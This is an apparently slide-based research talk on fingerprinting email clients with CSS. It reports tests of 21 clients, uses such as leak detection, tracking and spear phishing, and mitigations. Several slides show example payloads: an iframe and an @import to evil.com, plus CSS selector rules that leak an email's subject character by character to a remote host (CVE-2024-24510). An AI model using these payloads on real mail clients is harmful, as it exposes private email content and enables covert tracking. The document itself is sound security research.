
# What About Email Clients?

# Emails






# Emails



```
Content-Type: text/html  
Subject: Hello, World!
```

```
<html>  
  <head>  
    <style>  
      p { color: orangered; }  
    </style>  
  </head>  
  
  <body>  
    <p>This is the content.</p>  
  </body>  
</html>
```



# What Is an Email Client?



**Webmail**



**Desktop Clients**




**Mobile Clients**


**They are essentially browsers!**

```
Content-Type: text/html  
Subject: Hello, World!
```


```
<html>  
  <head>  
    <style>  
      p { color: orangered; }  
    </style>  
  </head>  
  
  <body>  
    <p>This is the content.</p>  
  </body>  
</html>
```



# No Rules?



No JavaScript!



Subset of Features




Proxy Servers

**There is no standard for HTML emails!**

# So... Email Fingerprinting?

# Fingerprinting in Emails?



**CSS Feature Availability**




**Remote Content Loading**


# Analysis Time




# Analysis of Clients



9 Webmail Clients  
4 Desktop Clients  
4 Android Clients  
4 iOS Clients  
  
**= 21 Clients in Total**



100 Test Emails  
  
**= 2.100 Emails in Total**




Lenient Clients

Webmail

Desktop

Mobile



Restrictive Clients

# Popular Asian Clients



**163** 网易免费邮  
mail.163.com



**M** 阿里邮箱  
email-aliyun.com

# Client Behavior



Lenient Clients

Webmail

Desktop

Mobile




Restrictive Clients


# Email Client Fingerprinting



Half of clients allow **all** techniques








Almost all clients allow **some** techniques



Each client supports **different features**


# Special Behaviors

# Special Behavior – The Good



```
Content-Type: text/html  
Subject: Remote iframe
```

```
<html>  
<body>  
  
  <iframe src="https://evil.com">  
  </iframe>  
  
</body>  
</html>
```







## JavaScript in iFrames (Bug Bounty)

# Special Behavior – The Bad

Content-Type: text/html

Subject: Remote import

```
<html>
```

```
<body>
```


```
  <style>
```

```
    @import url(https://evil.com);
```

```
  </style>
```

```
</body>
```

```
</html>
```



# Special Behavior – The Bad

Content-Type: text/html

Subject: Remote import

```
<html>
```

```
<body>
```


```
  <style>
```

```
    @import url(https://evil.com);
```

```
  </style>
```

```
</body>
```

```
</html>
```




```
div[name="subject"][value^="a"] {  
  background: url(https://a.com/leak?q=a)  
}
```

```
div[name="subject"][value^="b"] {  
  background: url(https://a.com/leak?q=b)  
}
```

```
/* ... */
```

```
div[name="subject"][value^="z"] {  
  background: url(https://a.com/leak?q=z)  
}
```




**First Character of  
Subject**

```
<style>  
  @import url(https://a.com/payload?len=1);  
</style>
```

```
<style>  
  @import url(https://a.com/payload?len=2);  
</style>
```

```
<style>  
  @import url(https://a.com/payload?len=3);  
</style>
```



## Iterative Payloads

# Special Behavior – The Bad




**JavaScript in iFrames**  
(Bug Bounty)



**CSS Injection**  
(CVE-2024-24510)

# How Is Email Fingerprinting Useful?

# Setup






# The Good – Leak Detection



# The Good – Leak Detection



# The Bad – Enhanced Tracking




# Can We Prevent Fingerprinting?


# Mitigations – User



**Prevent Remote  
Content Loading**





**Plaintext Emails**



**Use a Restrictive  
Client**

# Mitigations – Infrastructure




# Mitigations – Infrastructure

Content-Type: text/html  
Subject: Leaky

```
<html>
<body>

</body>
</html>
```



Content-Type: text/html  
Subject: Leaky - Sanitized

```
<html>
<body>


  

</body>
</html>
```

# Does This Solve Everything?




# The Good – Leak Prevention



**Works without  
remote resources!**

# The Ugly – Spear Phishing




**Works without  
remote resources!**


# Mitigations



**Plaintext Emails**




**Restrictions on  
HTML Emails**



**Alternative Detection  
Methods**

# Wrapping Things Up

1. Stylesheets (CSS) alone can be used for Fingerprinting.
2. CSS-based Fingerprinting can even be used in emails.
3. Email Fingerprinting is difficult to mitigate.



[s.roots.ec/spy-sheets](https://s.roots.ec/spy-sheets)